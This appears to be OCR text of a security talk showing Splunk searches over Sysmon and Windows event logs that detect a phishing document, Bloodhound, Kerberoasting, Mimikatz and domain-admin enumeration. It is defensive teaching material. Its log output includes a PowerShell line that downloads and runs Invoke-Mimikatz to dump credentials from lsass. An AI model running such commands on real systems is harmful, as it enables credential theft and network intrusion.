
ISACA Demo for Word...
34 KB



Be careful—email attachments can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Important Download
http://download.microsoft.com/download/E/B/0/EB0F50CC-989C-4B66-B7F6-68CD3DC90DE3/Microsoft_Security_Intelligence_Report_Volume_21_English.pdf


We can quickly find all systems with a given file based on the SHA Hash or lookup on a resource like VirusTotal



Sysmon Timeline

_time	user	Computer	ParentCommandLine	ParentProcessId	signature	SHA256
2017-04-26 14:28:50	[redacted]	[redacted]	"C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE"	10960	Process Create	4A555C1ABFA83BDC547D027600E7C9384E3
2017-04-26 14:28:57	[redacted]	[redacted]	"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users[redacted]AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\6BT05JS5\ISACA Demo for Word Link.docx" /o ""	109704	Process Create	9526BA18FAB5EBE97E699E37D0BBC478AF2
2017-04-26 14:28:57	[redacted]	[redacted]	"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" /o /eo /l /b /ac /id 109704	100016	Process Create	9526BA18FAB5EBE97E699E37D0BBC478AF2
2017-04-26 14:29:01	[redacted]	[redacted]	"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\Users[redacted]AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\Microsoft_Security_Intelligence_Report_Volume_21_English.pdf"	81516	Process Create	9526BA18FAB5EBE97E699E37D0BBC478AF2

Bloodhound & Windows Security Event Log




```
sourcetype="WinEventLog:Security" host=[redacted]" EventCode=4769 (user!="[redacted]")
| timechart span=10m count by user limit=10 useother=false
```

✓26,170 events (6/15/17 11:00:00.000 AM to 6/15/17 1:00:00.000 PM)   No Event Sampling

Bloodhound generates a large amount of events in a short period of time

Various PowerShell Attacker Tools



```
index=* sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational"
| timechart span=10m count by host limit=10 useother=false
```

✓ 566,282 events (6/15/17 11:00:00.000 AM to 6/15/17 1:00:00.000 PM)


Mimikatz

Kerberoast

Bloodhound

Detecting Mimikatz

Sysmon and PowerShell to the Rescue



```
index=* (sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" lsass.exe SourceImage="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe") OR (sourcetype="WinEventLog:Microsoft
    -Windows-PowerShell/Operational" iex OR Invoke-Expression)
| table dvc_dns,sourcetype,SourceImage,TargetImage,GrantedAccess,Message
```

✓ 3 events (6/15/17 11:00:00.000 AM to 6/15/17 11:30:00.000 AM)


dvc_dns	sourcetype	SourceImage	TargetImage	GrantedAccess	Message
[redacted]	WinEventLog:Microsoft-Windows-PowerShell/Operational				Creating Scriptblock text (1 of 1): iex (New-Object net.webclient).downloadstring("https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1");invoke-mimikatz -dumpcerts ScriptBlock ID: 1e1faa53-46bd-4b8b-8607-9270d47963c4 Path:
[redacted]	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x1438	
[redacted]	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\lsass.exe	0x143a	

In Memory PowerShell Execution of Mimikatz

PowerShell accessing lsass to dump credentials

Group Enumeration


Sysmon and PowerShell



```
index=* sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" "domain admins"
| table _time,host,user,Image,CommandLine,ParentImage,ParentCommandLine
```

✓ 4 events (7/16/17 12:00:00.000 AM to 8/15/17 2:26:03.000 AM) No Event Sampling

_time	host	user	Image	CommandLine	ParentImage	ParentCommandLine
2017-08-10 09:06:24	[redacted]	[redacted]	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group /domain "domain admins"	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" group /domain "domain admins"
2017-08-10 09:06:24	[redacted]	[redacted]	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" group /domain "domain admins"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2017-08-10 09:06:18	[redacted]	[redacted]	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group /domain "domain admins"	C:\Windows\System32\net.exe	net group /domain "domain admins"
2017-08-10 09:06:18	[redacted]	[redacted]	C:\Windows\System32\net.exe	net group /domain "domain admins"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"



